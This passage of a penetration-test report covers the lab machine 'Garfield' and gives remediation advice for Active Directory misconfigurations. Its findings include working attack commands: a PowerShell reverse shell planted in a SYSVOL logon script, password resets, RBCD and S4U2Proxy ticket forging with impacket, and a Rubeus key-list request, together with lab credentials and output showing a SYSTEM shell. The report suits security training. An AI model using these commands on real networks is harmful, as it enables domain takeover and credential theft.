```






```
# Step B — Kerb-Key-List request using the Golden Ticket
# The DC receives the forged TGT and returns Administrator's real credentials
C:\Windows\Temp\Rubeus.exe asktgs /keyList `
  /service:krbtgt/garfield.htb `
  /dc:DC01.garfield.htb `
  /ticket:<GOLDEN_TICKET_BASE64> `
  /nowrap
```



Phase 5: Pass-the-Hash to DC01

Next, we just decoding de ticket from base64, and converting this from `.kirbi` format to Linux compatible `.ccache`:






And exporing out `.ccache` ticket to access `DC01` with Administrator account:

```
export KRB5CCNAME=final_ticket.ccache

impacket-psexec garfield.htb/Administrator@DC01.garfield.htb -k -no-pass
```



6 Remediation Summary

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

• Finding Reference 1: Audit and remove excessive WRITE permissions assigned to the j.arbuckle account over the l.wilson user object. Additionally, restrict write access on the \DC01\SYSVOL\scripts directory to authorized administrative accounts only. • Finding Reference 2: Revoke the ForceChangePassword privilege from the l.wilson account over the highly privileged l.wilson_adm account. Enforce the Principle of Least Privilege across all user objects. • Finding Reference 3: Remove the AddSelf privilege for the l.wilson_adm account over the RODC Administrators group. Review Access Control Lists (ACLs) for all highly privileged groups to prevent unauthorized membership modifications. • Finding Reference 5: Clear the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the RODC01$ computer object to prevent unauthorized Resource-Based Constrained Delegation (RBCD).

6.2 Medium Term

• Finding Reference 4: Modify the ms-DS-MachineAccountQuota attribute at the domain level to 0. This prevents standard, unprivileged users from joining arbitrary computer accounts (such as ATTACKER$) to the Active Directory domain. • Finding Reference 7: Reconfigure the Password Replication Policy (PRP) on RODC01 to ensure highly privileged accounts (e.g., Domain Admins) cannot have their credentials cached on the Read-Only Domain Controller. Ensure that the Administrators group is strictly and permanently enforced in the msDS-NeverRevealGroup list and that delegation permissions do not allow low-privileged users to alter this configuration.

6.3 Long Term

• Implement an Active Directory Tiering Model to strictly separate high-privileged administrative accounts from standard user accounts and workstations. • Perform ongoing internal network vulnerability assessments and domain privilege audits using tools like BloodHound to identify unintended attack paths and excessive permission delegation. • Educate systems and network administrators on Active Directory security hardening best practices, specifically focusing on Access Control Lists (ACLs) and secure delegation models. • Enhance network segmentation to isolate critical infrastructure hosts (like Domain Controllers) and limit the potential impact of an internal compromise.

7 Technical Findings Details

1. Insecure Write Permissions over User Object (l.wilson) - Medium

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	6.4 / CVSS:3.1/AV:P/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H
Root Cause	The `j.arbuckle` account possessed overly permissive `WRITE` privileges over the `l.wilson` user object. Coupled with insecure write access to the `\SYSVOL\scripts` directory, an attacker could plant a malicious payload and alter the `scriptPath` attribute of `l.wilson` to execute arbitrary code upon user logon.
Impact	Allowed an unauthenticated attacker to obtain an initial interactive shell on the Domain Controller (DC01) within the context of the `l.wilson` user.
Affected Component	• SMB Path: \\DC01\NETLOGON\scripts • Active Directory Object: CN=Liz Wilson,OU=Users,DC=garfield,DC=htb
Remediation	Remove the `WRITE` permissions for the `j.arbuckle` account over the `l.wilson` user object. Additionally, restrict write access to the `\SYSVOL\scripts` directory to authorized administrative accounts only.
References	-

Finding Evidence

Detecting `WRITE` permissions over other objects:

```
bloodyAD --host 10.129.244.207 -d garfield.htb -u 'j.arbuckle' -p 'Th1sD4mnC4t!@1978' get
writable

distinguishedName: CN=Guest,CN=Users,DC=garfield,DC=htb
permission: WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=garfield,DC=htb
permission: WRITE

distinguishedName: CN=krbtgt_8245,CN=Users,DC=garfield,DC=htb
permission: WRITE


distinguishedName: CN=Jon Arbuckle,CN=Users,DC=garfield,DC=htb
permission: WRITE

distinguishedName: CN=Liz Wilson,CN=Users,DC=garfield,DC=htb
permission: WRITE

distinguishedName: CN=Liz Wilson ADM,CN=Users,DC=garfield,DC=htb
permission: WRITE

distinguishedName: DC=garfield.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=garfield,DC=htb
permission: CREATE_CHILD
```

```
distinguishedName:
DC=_msdcs.garfield.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=garfield,DC=htb
permission: CREATE_CHILD
```



Showing that directory `SYSVOL/scripts` is writable, and writing reverse shell payload replacing with existing printerDetect.bat :

```
smb: \garfield.htb\scripts\> put /tmp/test.txt test.txt
putting file /tmp/test.txt as \garfield.htb\scripts\test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \garfield.htb\scripts\> dir
.                                   D        0  Mon Sep 21 21:10:39 2026
..                                  D        0  Mon Sep 21 21:10:39 2026
printerDetect.bat                   A      217  Fri Sep 12 22:20:29 2025
test.txt                            A        0  Mon Sep 21 21:10:39 2026

9250815 blocks of size 4096. 989232 blocks available
smb: \garfield.htb\scripts\> del test.txt
smb: \garfield.htb\scripts\> dir
.                                   D        0  Mon Sep 21 21:10:48 2026
..                                  D        0  Mon Sep 21 21:10:48 2026
printerDetect.bat                   A      217  Fri Sep 12 22:20:29 2025

9250815 blocks of size 4096. 989232 blocks available
smb: \garfield.htb\scripts\>
```

```
# Step 1 — Create PowerShell reverse shell encoded as Base64
PAYLOAD='$client = New-Object System.Net.Sockets.TCPClient("10.10.14.252",4444);$stream =
```

```
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()'
B64=$(echo -n $PAYLOAD | iconv -t UTF-16LE | base64 -w 0)


cat > /tmp/printerDetect.bat << EOF
@echo off
powershell -enc $B64
EOF

# Step 2 — Upload to SYSVOL (replace existing bat)
smbclient //10.129.15.154/SYSVOL \
  -U "garfield.htb/j.arbuckle%Th1sD4mnC4t\!@1978" \
  -c 'cd garfield.htb\scripts; put /tmp/printerDetect.bat printerDetect.bat'

# Step 3 — Assign scriptPath to l.wilson
bloodyAD -u j.arbuckle -p 'Th1sD4mnC4t!@1978' -d garfield.htb \
  --host 10.129.15.154 set object \
  "CN=Liz Wilson,CN=Users,DC=garfield,DC=htb" scriptPath -v printerDetect.bat

# Step 4 — Listen
nc -lvnp 4444
```

Showing connection:




2. ForceChangePassword Privileges over l.wilson_adm user - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	During our assessment I discovered insecure `ForceChangePassword` privilege, which allowing user `l.wilson` to change password for user `l.wilson_adm` don't knowing previos password.
Impact	Privilege escalation from `l.wilson` to `l.wilson_adm`
Affected Component	Active Directory Object: CN=Liz Wilson Adm,OU=Users,DC=domain,DC=local
Remediation	Deleting `ForceChangePassword` privileges, if its not attended.
References	-


Finding Evidence

Checking `l.wilson` privileges over other users in BloodHound:




Performing changing password:

```
# From shell as l.wilson on DC01:
$newpass = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
Set-ADAccountPassword -Identity l.wilson_adm -NewPassword $newpass -Reset
```



After performing password changing activities checking new password with ldap logging in:


tmp : bash — Konsole
File Edit View Bookmarks Plugins Settings Help
[user@parrot]-[/tmp]
$nxc ldap 10.129.244.207 -u 'l.wilson_adm' -p 'Password123!'
SMB 10.129.244.207 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:garfield.htb) (signing:True) (SMBv1:False)
LDAP 10.129.244.207 389 DC01 [+] garfield.htb\l.wilson_adm:Password123!
[user@parrot]-[/tmp]
$


3. SelfAdd Privileges to group "RODC Administrators" for l.wilson_adm - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	After exploring Outbound Controlls in BloodHound from `l.wilson_adm` perspective, we seen `AddSelf` privileges over `RODC Administrators`, wich is allowing to add current user to this group.
Impact	Getting ability to creating accounts in `RODC01` host.
Affected Component	Active Directory Group: CN=RODC Administrators,CN=Builtin,DC=garfield,DC=htb
Remediation	Deleting `AddSelf` privilege for user `l.wilson_adm` over `RODC Administrators` group, if its not attended.
References	-

Finding Evidence

```
bloodyAD -u l.wilson_adm -p 'Password123!' -d garfield.htb \
  --host 10.129.15.154 add groupMember "RODC Administrators" l.wilson_adm

# [+] l.wilson_adm added to RODC Administrators
```




4. Fake computer account (ATTACKER$) - High

CWE	CWE-276 - Incorrect Default Permissions
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Explored after some reconnaissance `incorrect default permissions` for `l.wilson_adm` user - `ms-DS-MachineAccountQuota` (MAQ), which is considered like insecure defualt configuration, allowing user with this permission to create up to 10 computer accounts.
Impact	Creating addintional computer accounts in Active Directory.
Affected Component	Domain Controller DC01
Remediation	Limit the number of computer accounts that can be created in configuration to 0.
References	-

Finding Evidence

```
impacket-addcomputer garfield.htb/j.arbuckle:'Th1...@1978' \
  -dc-ip 10.129.15.154 -computer-name ATTACKER$ -computer-pass 'Password123!'
```




5. RBCD trust - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Account `l.wilson_adm` had privileges `WriteAccountRestrictions` over `RODC01$` in Active Directory. That allowed us to directly change parameter `msDS-AllowedToActOnBehalfOfOtherIdentity`, which controlling Resource-Based Constrained Delegation.
Impact	Enabling us to impersonate the Administrator account on `RODC01$`.
Affected Component	Domain Controller RODC01$
Remediation	Remove `WriteAccountRestrictions` privileges on `l.wilson_adm` account.
References	-

Finding Evidence

```
rbcd.py garfield.htb/l.wilson_adm:'Password123!' \
  -delegate-to 'RODC01$' -delegate-from 'ATTACKER$' \
  -action write -dc-ip 10.129.15.154
```



6. S4U2Proxy Impersonating Administrator on RODC01$ - High

CWE	CWE-863 - Incorrect Authorization
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	Next after gaining RBCD trust we can impersonate `Administrator` account in `RODC01$` using `AES256` what is specific of RODC , which is after preforming all steps gives us ST tiket (Service Ticket). Using that ticket in Pass-The-Ticket attack, we can get shell on `RODC01$` as `Administrator`.
Impact	Getting TGT for `Administrator` account.
Affected Component	Read-Only Domain Controller RODC01$
Remediation	Clear the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on `RODC01$` and revoke any administrative ACLs `(GenericWrite, GenericAll)` assigned to low-privileged accounts.
References	-

Finding Evidence

```
python3 -c "
from impacket.krb5.crypto import string_to_key, Enctype
salt = 'GARFIELD.HTBhostattacker.garfield.htb'
key = string_to_key(Enctype.AES256, 'Password123!', salt)
print(key.contents.hex())
"
```

```
6a8036e6[REDACTED]6898ced6f2cacc5d4e6746b9ae62804eee8
```

```
impacket-getST garfield.htb/ATTACKER\$:'Password123!' \
  -spn cifs/RODC01.garfield.htb \
  -impersonate Administrator \
  -dc-ip 10.129.15.154 \
  -aesKey 6a8036e6[REDACTED]6898ced6f2cacc5d4e6746b9ae62804eee8
```

```
┌──[user@parrot]─[~/ctf/Garfield]
└─── $impacket-getST garfield.htb/ATTACKER\$:'Password123!' -spn cifs/RODC01.garfield.htb -impersonate Administrator -dc-ip 10.129.244.207 -aesKey
6a8036e[REDACTED]6898ced6f2cacc5d4e6746b9ae62804eee8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a
future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache
┌──[user@parrot]─[~/ctf/Garfield]
└─── $ls
Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache  info-bloodhound  notes.txt  printerDetect.bat  test.txt
```

```
export KRB5CCNAME=Administrator@cifs_RODC01.garfield.htb@GARFIELD.HTB.ccache

# Connect to RODC as SYSTEM via proxychains
proxychains psexec.py -k -no-pass Administrator@RODC01.garfield.htb
```

```
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: fe80::f84d:89ff:fee7:b864%enp0s1 does not exist
dig: parse of /etc/resolv.conf failed
|DNS-response|: RODC01.garfield.htb does not exist
nt authority\system

C:\Windows\system32>
```

7. Insecure RODC Password Replication Policy (PRP) Caching Domain Admin Hashes - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	During our reconnaissance we discovered that Administrator password hash was cached on `RODC01$` through an insecure Password Replication Policy (PRP). After gaining access to the `Administrator` account on `RODC01$`, we attempted to dump cached `Domain Administrator` hash on `RODC01$`. But we have to bypass some restrictions, because `Domain Administrator` is in `Administrators` group, which is part of the `msDS-NeverRevealGroup` list (that don't allow us reveal that cache). However, because we have `l.wilson_adm` account with `WriteAccountRestrictions` permission, we can delete `Administrators` group record from `msDS-NeverRevealGroup` list, and then get the hash.
Impact	Getting `Domain Administrator` hash, and accessing Domain Controller with Administrator account using Pass-The-Hash attack.
Affected Component	Read-Only Domain Controller RODC01$
Remediation	Change Password Replication Policy (PRP) on Read-Only Domain Controller in way disebeling caching Administrator password hash.
References	-

Finding Evidence

Checking, whether this hash is cached:


```
┌─[user@parrot]─[~/ctf/Garfield]
└──╼ $ldapsearch -x -H ldap://10.129.244.207 -D 'j.arbuckle@garfield.htb' -w 'Th1sD4mnC4t!
@1978' -b 'DC=garfield,DC=htb' "(objectClass=computer)" cn msDS-RevealedUsers msDS-
NeverRevealGroup msDS-RevealOnDemandGroup

# extended LDIF
#
# LDAPv3
# base <DC=garfield,DC=htb> with scope subtree
# filter: (objectClass=computer)
